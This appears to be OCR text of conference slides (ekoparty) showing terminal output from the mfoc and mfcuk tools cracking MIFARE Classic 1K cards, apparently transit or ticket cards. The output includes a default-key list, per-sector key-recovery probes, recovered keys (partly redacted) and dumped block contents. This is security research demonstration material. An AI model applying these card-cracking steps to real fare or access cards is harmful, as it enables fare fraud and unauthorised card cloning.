
```
[redacted]:ekoparty malmeida$ mfoc -O sube_eko.mfd
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): 74  b7  cf  bd
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffff] -> [................]
[Key: a0a1a2a3a4a5] -> [................]
[Key: d3f7d3f7d3f7] -> [................]
[Key: 000000000000] -> [................]
[Key: b0b1b2b3b4b5] -> [................]
[Key: 4d3a99c351dd] -> [................]
[Key: 1a982c7e459a] -> [................]
[Key: aabbccddeeff] -> [................]
[Key: 714c5c886e97] -> [................]
[Key: 587ee5f9350f] -> [................]
[Key: a0478cc39091] -> [................]
[Key: 533cb6c723f6] -> [................]
[Key: 8fd0a4f256e9] -> [................]
```

Rodando o MFCUK pela Primeira Vez









ekoparty — mfcuk — 121×40
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
diff Nt: 236
auths: 821
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
diff Nt: 236
auths: 822
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
diff Nt: 236
auths: 823
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
diff Nt: 236
auths: 824


ekoparty — bash — 121×40
diff Nt: 312
auths: 3810
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
diff Nt: 312
auths: 3811
INFO: block 3 recovered KEY: 7b[redacted]6b
1 2 3 4 5 6 7 8 9 a b c d e f
ACTION RESULTS MATRIX AFTER RECOVER - UID 74 b7 cf bd - TYPE 0x08 (MC1K)
Sector | Key A |ACTS | RESL | Key B |ACTS | RESL
0 | 7b[redacted]6b | . R | . R | 000000000000 | . . | . .
1 | 000000000000 | . . | . . | 000000000000 | . . | . .
2 | 000000000000 | . . | . . | 000000000000 | . . | . .
3 | 000000000000 | . . | . . | 000000000000 | . . | . .
4 | 000000000000 | . . | . . | 000000000000 | . . | . .
5 | 000000000000 | . . | . . | 000000000000 | . . | . .
6 | 000000000000 | . . | . . | 000000000000 | . . | . .
7 | 000000000000 | . . | . . | 000000000000 | . . | . .
8 | 000000000000 | . . | . . | 000000000000 | . . | . .
9 | 000000000000 | . . | . . | 000000000000 | . . | . .
10 | 000000000000 | . . | . . | 000000000000 | . . | . .
11 | 000000000000 | . . | . . | 000000000000 | . . | . .
12 | 000000000000 | . . | . . | 000000000000 | . . | . .
13 | 000000000000 | . . | . . | 000000000000 | . . | . .
14 | 000000000000 | . . | . . | 000000000000 | . . | . .
15 | 000000000000 | . . | . . | 000000000000 | . . | . .
[redacted]:ekoparty malmeida$

Rodando o MFOC pela Segunda Vez




bilhete — bash — 138×51
Using sector 00 as an exploit sector
Sector: 1, type A, probe 0, distance 15803 .....
Sector: 1, type A, probe 1, distance 15749 .....
Sector: 1, type A, probe 2, distance 15807 .....
Sector: 1, type A, probe 3, distance 15809 .....
Sector: 1, type A, probe 4, distance 15751 .....
Found Key: A [39
d4]
Sector: 2, type A, probe 0, distance 15705 .....
Sector: 2, type A, probe 1, distance 15747 .....
Sector: 2, type A, probe 2, distance 15753 .....
Sector: 2, type A, probe 3, distance 15747 .....
Sector: 2, type A, probe 4, distance 15701 .....
Sector: 2, type A, probe 5, distance 15809 .....
Sector: 2, type A, probe 6, distance 15807 .....
Sector: 2, type A, probe 7, distance 15701 .....
Sector: 2, type A, probe 8, distance 15601 .....
Sector: 2, type A, probe 9, distance 15701 .....
Found Key: A [91
1d]
Sector: 3, type A, probe 0, distance 15807 .....
Sector: 3, type A, probe 1, distance 15653 .....
Sector: 3, type A, probe 2, distance 15851 .....
Found Key: A [3f
75]
Sector: 4, type A, probe 0, distance 15697 .....
Found Key: A [d9
01]
Sector: 5, type A, probe 0, distance 15849 .....
Sector: 5, type A, probe 1, distance 15809 .....
Sector: 5, type A, probe 2, distance 15755 .....
Sector: 5, type A, probe 3, distance 15807 .....
Sector: 5, type A, probe 4, distance 15753 .....
Sector: 5, type A, probe 5, distance 15747 .....
Found Key: A [46
1d]
Sector: 6, type A, probe 0, distance 15755 .....
Sector: 6, type A, probe 1, distance 15703 .....
Sector: 6, type A, probe 2, distance 15703 .....
Sector: 6, type A, probe 3, distance 15851 .....
Found Key: A [fd
4d]
Sector: 7, type A, probe 0, distance 15699 .....
Sector: 7, type A, probe 1, distance 15809 .....
Sector: 7, type A, probe 2, distance 15851 .....
Sector: 7, type A, probe 3, distance 15749 .....
Found Key: A [af
32]
Found Key: A [af
32]
Sector: 9, type A, probe 0, distance 15497 .....
Sector: 9, type A, probe 1, distance 15803 .....


bilhete — bash — 138×51
Sector: 14, type B, probe 12, distance 15395 .....
Sector: 14, type B, probe 13, distance 15353 .....
Sector: 14, type B, probe 14, distance 15305 .....
Sector: 14, type B, probe 15, distance 15399 .....
Found Key: B [97 8d]
Sector: 15, type B, probe 0, distance 15497 .....
Sector: 15, type B, probe 1, distance 15301 .....
Sector: 15, type B, probe 2, distance 15457 .....
Auth with all sectors succeeded, dumping keys to a file!
Block 63, type A, key b8 dd :00 00 00 00 00 00
Block 62, type A, key b8 dd :f8 ff ff ff 00 ff
Block 61, type A, key b8 dd :00 00 00 2c 99 70
Block 60, type A, key b8 dd :00 00 00 2c a4 8c
Block 59, type A, key c5 e7 :00 00 00 00 00 00
Block 58, type A, key c5 e7 :00 00 00 00 00 00
Block 57, type A, key c5 e7 :00 00 00 00 00 00
Block 56, type A, key c5 e7 :00 00 00 00 00 00
Block 55, type A, key fd 3d :00 00 00 00 00 00
Block 54, type A, key fd 3d :00 00 00 00 00 00
Block 53, type A, key fd 3d :00 00 00 00 00 00
Block 52, type A, key fd 3d :00 00 00 00 00 00
Block 51, type A, key af 32 :00 00 00 00 00 00
Block 50, type A, key af 32 :00 00 00 00 00 00
Block 49, type A, key af 32 :41 18 00 00 00 00
Block 48, type A, key af 32 :31 0c 00 00 00 00
Block 47, type A, key 42 7c :00 00 00 00 00 00
Block 46, type A, key 42 7c :00 00 00 00 00 00
Block 45, type A, key 42 7c :00 00 00 00 00 00
Block 44, type A, key 42 7c :00 00 00 00 00 00
Block 43, type A, key 33 6f :00 00 00 00 00 00
Block 42, type A, key 33 6f :89 20 00 62 df 90
Block 41, type A, key 33 6f :89 20 00 62 df 90
Block 40, type A, key 33 6f :41 18 00 00 00 00
Block 39, type A, key c4 b1 :00 00 00 00 00 00
Block 38, type A, key c4 b1 :89 20 00 77 0a ed
Block 37, type A, key c4 b1 :11 41 00 b1 6d 77
Block 36, type A, key c4 b1 :31 0c 00 00 00 00
Block 35, type A, key af 32 :00 00 00 00 00 00
Block 34, type A, key af 32 :3a 00 64 00 fd bc
Block 33, type A, key af 32 :05 68 29 c1 12 00
Block 32, type A, key af 32 :21 05 90 43 0f 00
Block 31, type A, key af 32 :00 00 00 00 00 00
Block 30, type A, key af 32 :3a 00 64 00 fd bc
Block 29, type A, key af 32 :05 68 29 c1 12 00
Block 28, type A, key af 32 :21 05 90 43 0f 00
Block 27, type A, key fd 4d :00 00 00 00 00 00
Block 26, type A, key fd 4d :20 0b 2d 01 2c ab
Block 25, type A, key fd 4d :20 0b 32 01 c2 c2
Block 24, type A, key fd 4d :20 0b 32 01 c2 3a
Block 23, type A, key 46 1d :00 00 00 00 00 00